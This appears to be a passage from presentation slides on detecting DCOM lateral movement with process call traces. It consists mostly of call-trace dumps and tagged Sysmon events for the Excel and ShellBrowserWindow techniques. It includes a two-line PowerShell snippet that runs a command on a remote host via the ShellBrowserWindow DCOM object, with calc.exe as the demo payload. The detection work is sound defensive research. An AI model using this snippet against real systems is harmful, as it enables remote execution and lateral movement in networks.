[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xNdrStubCall12), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xUuidCreate), Count: 2]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcss!0x_LaunchActivatorServer), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: sechost!0x763402E3), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: sechost!0x763405F8), Count: 1]
[ (PID: 1560, EXCEL, TID: 2948, Module: sechost!0x76340661), Count: 1]
```

Lateral movement via DCOM. Excel

```
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_SCALL::QueueOrDispatchCall), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xUuidCreate), Count: 2]
Module: rpcss!0x_LaunchActivatorServer), Count: 1]
Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
Module: sechost!0x763402E3), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xUuidCreate), Count: 2]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcss!0x_LaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: rpcss!0xCClsidData::PrivilegedLaunchActivatorServer), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: sechost!0x763402E3), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: sechost!0x763405F8), Count: 1]
[(PID: 1560, EXCEL, TID: 2948, Module: sechost!0x76340661), Count: 1]
```

Lateral movement via DCOM. Excel

- Tagged event:

host.name	hunts	event.action	calltrace	winlog.event_data.Image	winlog.event_data.ParentImage	winlog.event_data.CommandLine
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\calc.exe	C:\Windows\System32\cmd.exe	calc.exe
WIN7X86SP1	-	Process Create (rule: ProcessCreate)	-	C:\Windows\System32\cmd.exe	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE	CMD.EXE /c calc.exe
WIN7X86SP1	DCOM_execution_command_via_Excel	Process Create (rule: ProcessCreate)	PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_BASE_CCALL::DoSendReceive, Count: 1 PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_BASE_CCALL::SendReceive, Count: 1 PID: 1560, EXCEL, TID: 2948, Module: rpcrt4!0xLRPC_CASSOCIATION::AlpcSendWaitReceivePort, Count: 1	C:\Program Files\Microsoft Office\Office16\EXCEL.EXE	C:\Windows\System32\svchost.exe	"C:\Program Files\Microsoft Office\Office16\EXCEL.EXE" /automation -Embedding

Lateral movement via DCOM. Shellbrowserwindow

- Execution through "ShellBrowserWindow" DCOM object:

```
PS C:\Users\Administrator> $shell = [activator]::CreateInstance([type]::GetTypeFromCLSID("C08AFD90-F2A1-11D1-8455-00A0C91F3880", "192.168.117.140"))
PS C:\Users\Administrator> $shell.Document.Application.ShellExecute("calc.exe")
```

The screenshot displays the Windows Task Manager interface. The 'Processes' tab is active, showing a list of running applications. The 'calc.exe' process is highlighted in green, indicating it is the active foreground application. The calculator window is also visible, showing a standard numeric keypad and a display area with the number '0'.

Process Name	Private Bytes	Working Set	Virtual Bytes	Session ID	Company Name
WmiPrvSE.exe	0.01	1,772 K	5,532 K	2040	WMI P...
svchost.exe	0.01	4,200 K	8,432 K	768	Host P...
VBxService.exe	0.08	2,848 K	6,592 K	896	Virtual...
Microsoft.Exchange.Rpc...	0.02	122,960 K	121,612 K	6340	
MSExchangeThrottling.exe	< 0.01	95,788 K	95,636 K	13832	
svchost.exe		856 K	3,840 K	9144	Host P...
Microsoft.Exchange.Servi...	0.03	172,496 K	199,516 K	9816	
MSExchangeMailboxAssi...	0.16	231,316 K	252,852 K	6040	
Sysmon.exe	< 0.01	2,300 K	6,632 K	12984	System...
winlogbeat.exe	0.19	38,696 K	24,932 K	13528	
lsass.exe	0.13	49,048 K	59,644 K	600	Local...
csrss.exe	0.08	2,196 K	31,464 K	504	Client...
winlogon.exe		1,332 K	6,296 K	532	Windo...
dwm.exe	1.33	43,880 K	81,216 K	872	Deskt...
explorer.exe	0.25	72,752 K	134,320 K	8832	Windo...
VBxTray.exe	0.01	1,920 K	6,736 K	9956	Virtual...
mmc.exe	< 0.01	51,572 K	33,020 K	11360	Microsoft Management Cons... Microsoft Corporation
procexp.exe		4,704 K	8,800 K	9380	Sysinternals Process Explorer Sysinternals - www.sysinter...
procexp64.exe	0.17	21,228 K	35,888 K	7496	Sysinternals Process Explorer Sysinternals - www.sysinter...
calc.exe	0.53	6,024 K	12,308 K	13476	Windows Calculator Microsoft Corporation
mmc.exe	0.01	55,224 K	24,528 K	8728	Microsoft Management Cons... Microsoft Corporation

Lateral movement via DCOM. Shellbrowserwindow

- Calltrace:

```
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0x_DllMainCRTStartup), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xDllMain), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xdllmain_dispatch), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xInitializeTracing), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: combase!0xIsRunningInRPCSS), 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x68725651), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x6872577D), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x687261AC), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x68736A43), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x687374DE), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rometadata!0x687379FB), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xDispatchToStubInCNoAvrf), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xInvoke), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_ADDRESS::HandleRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_ADDRESS::ProcessIO), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_SCALL::DispatchRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLrpcIoComplete), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xNdrServerCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xNdrStubCall2), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0x_LaunchWinRTRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0x_Lambda_693c769fe6562a34b02b663b4395a21a>::operator()), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]
[(PID: 6000, Calculator, TID: 3156, Module: twinapi.appcore!0x737487FB), Count: 1]
```

Lateral movement via DCOM. Shellbrowserwindow

- Calltrace:

```
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xDllMainCRTStartup), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xDllMain), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xdllmain_dispatch), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: ole32!0xInitializeTracing), Count: 1]
```

Module: combase!0xIsRunningInRPCSS), 1]

Module: rometadata!0x68725651), Count: 1]

Module: rpcss!0x LaunchWinRTRunAsServer), Count: 1]

Module: rpcss!0x<lambda_693c769fe6562a34b02b663b4395a21a>::operator()),

Module: rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]

```
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_SCALL::DispatchRequest), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLRPC_SCALL::HandleRequest), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xLrpcIoComplete), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xNdrServerCall2), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xNdrStubCall2), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStub), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcrt4!0xRPC_INTERFACE::DispatchToStubWorker), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0x LaunchWinRTRunAsServer), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0x<lambda_693c769fe6562a34b02b663b4395a21a>::operator()), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: rpcss!0xCClassData::PrivilegedLaunchRunAsServer), Count: 1]  
[(PID: 6000, Calculator, TID: 3156, Module: twinapi.appcore!0x737487FB), Count: 1]
```

Lateral movement via DCOM. Shellbrowserwindow

- Tagged event:

computer_name	hunts	task	calltrace	event_data.Image	event_data.ParentImage
server2012.enterprise.local	<code>possible_launched_via_DCOM_app</code>	Process Create (rule: ProcessCreate)	PID: 6000, Calculator, TID: 3156, Module: ntdll!0xTppAlpcpExecuteCallback, Count: 1 PID: 6000, Calculator, TID: 3156, Module: ntdll!0xTppWorkerThread, Count: 1 PID: 6000, Calculator, TID: 3156, Module: ntfs.sys!0xFsLibLookupFirstMatchingElementGenericTableAvl, Count: 1	C:\Windows\System32\calc.exe	C:\Windows\explorer.exe

- We presented new approach for detecting malicious activity with calltraces;
- We described methods for collection calltraces;
- Several examples of detection with calltraces were shown

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